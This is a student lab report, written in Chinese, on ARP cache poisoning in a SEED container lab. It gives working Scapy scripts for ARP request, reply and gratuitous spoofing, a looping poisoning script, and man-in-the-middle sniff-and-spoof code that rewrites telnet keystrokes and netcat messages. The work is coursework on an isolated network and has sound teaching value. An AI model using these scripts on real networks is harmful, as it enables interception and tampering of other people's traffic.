
57118130 王嘉麟 lab4

网络结构：



**Task1.A**

将发包程序改为如下，指定以太头目的MAC地址为A，ARP头源IP地址为B，目的IP地址为A

#!/usr/bin/env python3

from scapy.all import \*

E = Ether()

E.dst= '02:42:0a:09:00:05'

A = ARP()

A.pdst = '10.9.0.5'

A.psrc = '10.9.0.6'

pkt = E/A

ls(A)

sendp(pkt, iface='eth0')


在以太帧中指定目的MAC地址为A，则出现以下ARP请求和ARP应答



在以太帧中指定目的MAC地址为广播地址的话，ARP请求如下




在以太帧中不指定目的MAC地址的话，则以上两者情况的request都会发送，出现以下ARP请求，注意观察默认构造的ARP广播请求中没有伪造自己的IP地址，可以当做失败处理，最终结果也会导致A中出现B和M两个IP地址对应M的MAC地址的情况，所以构造ARP报文最好加上目的MAC地址




以下为在以太头中指定目的MAC为A的ARP request包构造，



在B上查看arp缓存#arp -n，B的IP地址和M的MAC地址对应



在M上查看arp缓存，没有映射



**Task1.B**

将发包程序改为如下，以太头中指定A的MAC地址，ARP头中指定协议类型为reply(2)，源IP地址为B，目的IP地址为A，目的MAC地址为A可加可不加，攻击都能成功，加了不容易被发现，真实流量中是有这个MAC的

#!/usr/bin/env python3

from scapy.all import \*

E = Ether()

E.dst= '02:42:0a:09:00:05'

A = ARP()

A.op = 2


A.pdst = '10.9.0.5'

A.psrc = '10.9.0.6'


A.hwdst = '02:42:0a:09:00:05'

pkt = E/A

ls(A)

sendp(pkt,iface='eth0')


首先B的IP在A的ARP缓存中时攻击，在B上查看arp缓存#arp -n，观察到A的ARP缓存由正确被更改为B的IP地址和M的MAC地址的映射



此时wireshark录制的流量，只此一个报文



然后B的IP不在A的ARP缓存中时实施攻击，查看A的arp缓存，观察到M的MAC地址没有和B的IP地址映射起来，攻击失败。



此时wireshark上录制的流量，发现两者发送的报文是完全相同的，都是M在伪造成B发送ARP回应



得出结论，在ARP缓存中已经存在了相应IP地址的话，利用ARP reply发动ARP攻击能够成功，即使A没有向B发送ARP请求，而ARP缓存中没有相应IP地址的话，攻击不会成功，相当于喊了句空话

**Task1.C**

该类型报文起到一个宣告作用。它以广播的形式将数据包发送出去，不需要得到回应，只为了告诉其他计算机自己的IP地址和MAC地址，更改攻击代码如下，指定ARP头和以太头中的目的MAC地址为广播地址，同时ARP头中源和目的IP地址都为想伪造的IP地址

#!/usr/bin/env python3

from scapy.all import \*

E = Ether()

E.dst= 'ff:ff:ff:ff:ff:ff'

A = ARP()

A.op = 1

A.pdst = '10.9.0.6'

A.hwdst = 'ff:ff:ff:ff:ff:ff'


A.psrc = '10.9.0.6'

pkt = E/A


ls(A)

sendp(pkt, iface='eth0')

实施攻击




B的IP在A的ARP缓存中时攻击，在B上查看arp缓存#arp -n，攻击成功，



此时wireshark中流量



B的IP不在A的ARP缓存中时实施攻击，攻击失败



攻击流量完全一样，说明gratuitous ARP报文只能更新ARP缓存表，不能在没有ARP缓存的情况下替换IP<>MAC映射

**Task2**

**Step1** 攻击方法上选择ARP request来进行ARP缓存污染，因为gratuitous和reply两种方法都依赖于双方是否已经进行连接，有不确定性，

所以将攻击代码改写成如下，每次攻击间隔5s

#!/usr/bin/env python3

from scapy.all import \*

import time

E = Ether()

E.dst= 'ff:ff:ff:ff:ff:ff'

A = ARP()

A.pdst = sys.argv[1]

if A.pdst == '10.9.0.5':

A.psrc = '10.9.0.6'

elif A.pdst == '10.9.0.6':

A.psrc = '10.9.0.5'

else:

exit()

pkt = E/A

ls(A)

while True:


sendp(pkt, iface='eth0')

time.sleep(5)


程序使用方法略有变化，需在.py后加上要攻击的IP，攻击成功，不附图了

**Step2**


先确保IP转发关闭，




分别发动#sendRequest.py 10.9.0.5和#sendRequest.py 10.9.0.6




确认ARP缓存被更改






然后在10.9.0.5上执行#ping 10.9.0.6，ping暂时没有回显，在10.9.0.6上也同样



在ARP攻击的间隙偶尔会有一两个报文因为ARP被改正而发出并收到回复



所以将time.sleep调整为2秒


**Step3**

暂停攻击，打开IP转发，继续攻击




在10.9.0.5上#ping 10.9.0.6，得到下图，ping命令回显速度正常，实际上是A的IMCP报文通过M交给了B，然后B的回应报文也通过M交给了A，M在其中发挥了转发的功能，但是A/B都以为M就是B/A，

同时发现10.9.0.105主机不停发送ICMP重定向报文




然而，又通过查看A和B的accept\_redirects属性发现，不接受ICMP重定向，重定向报文被无视



**Step4**

连接上前ip\_forward打开，然后在A上执行#telnet 10.9.0.6连接到B



输入ls命令，/home/seed目录下无文件，故没有回显，但命令正常输入

将IP转发选项关闭后，再次输入ls命令，shell没有反应，如下，无法输入一个字符，说明IP转发的确不行了





在M上创建snasp.py文件，然后将提供的代码复制到其中

#!/usr/bin/env python3

from scapy.all import \*

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

#################################################################

if pkt[TCP].payload:

data = pkt[TCP].payload.load # The original payload data

if len(data) >= 2:

newdata = data

else :

newdata = 'Z'

a = newpkt/newdata

a.show2()

send(a)

else:

send(newpkt)

################################################################

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

newpkt = IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].chksum)

send(newpkt)

newpkt.show2()


f = 'tcp and ether src (02:42:0a:09:00:05 or 02:42:0a:09:00:06)'

pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)

标红部分为替换内容，首先filter应该设置为源MAC地址为A或者B，其次将A发给B的单向报文替换，根据观察，telnet协议通信时一般都是单个字符为一个报文，但是输入回车的时候会出现长度为2的负载，所以保留回车，替换平常的报文

现在M上发起ARP缓存攻击#sendRequest.py 10.9.0.5和#sendRequest.py 10.9.0.6，然后在A上执行#telnet 10.9.0.6连接到B，最后在M上切断IP转发，实施攻击#snasp.py

在A上查看攻击结果，可以看到，回车指令被保留，其他输入都被替换成Z，可以提交命令，报错信息没有被更改地传输过来



**Task3**

双方使用nc通信时，利用ARP攻击实现中间人攻击，将A消息中的某序列每次都替换为first name，注意长度要一致，直接在lab3代码上改进，命名为ncAttack.py，因为ARP攻击的会影响正常路由，所以在代码中加上将B的报文送还给A的部分，将seed替换为wang

#!/usr/bin/env python3

from scapy.all import \*

def spoof\_pkt(pkt):

newpkt = IP(bytes(pkt[IP]))

if pkt[IP].src == "10.9.0.5":

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

if pkt[TCP].payload:

data = pkt[TCP].payload.load

print("\*\*\* %s, length: %d" % (data, len(data)))

newdata = data.replace(b'seed', b'wang')

send(newpkt/newdata)

else:

send(newpkt)

elif pkt[IP].src == "10.9.0.6":

del(newpkt.chksum)

del(newpkt[TCP].chksum)

send(newpkt)

f = 'tcp and ether src (02:42:0a:09:00:05 or 02:42:0a:09:00:06)'


pkt = sniff(iface='eth0', filter=f, prn=spoof\_pkt)

首先在M上发动ARP攻击#sendRequest.py 10.9.0.5和#sendRequest.py 10.9.0.6

实现ARP污染后，在B上监听#nc -lp 9090，在A上连接#nc 10.9.0.6 9090


连接成功后，先进行正常通信，

然后在M上断开IP转发，执行#ncAttack.py



最后在A和B上验证攻击，前两行输入未切断IP转发并改写报文，第三行为改写后，seed被替换成了wang，第四行为B向A发送报文，未被更改，符合预期

A：



B：

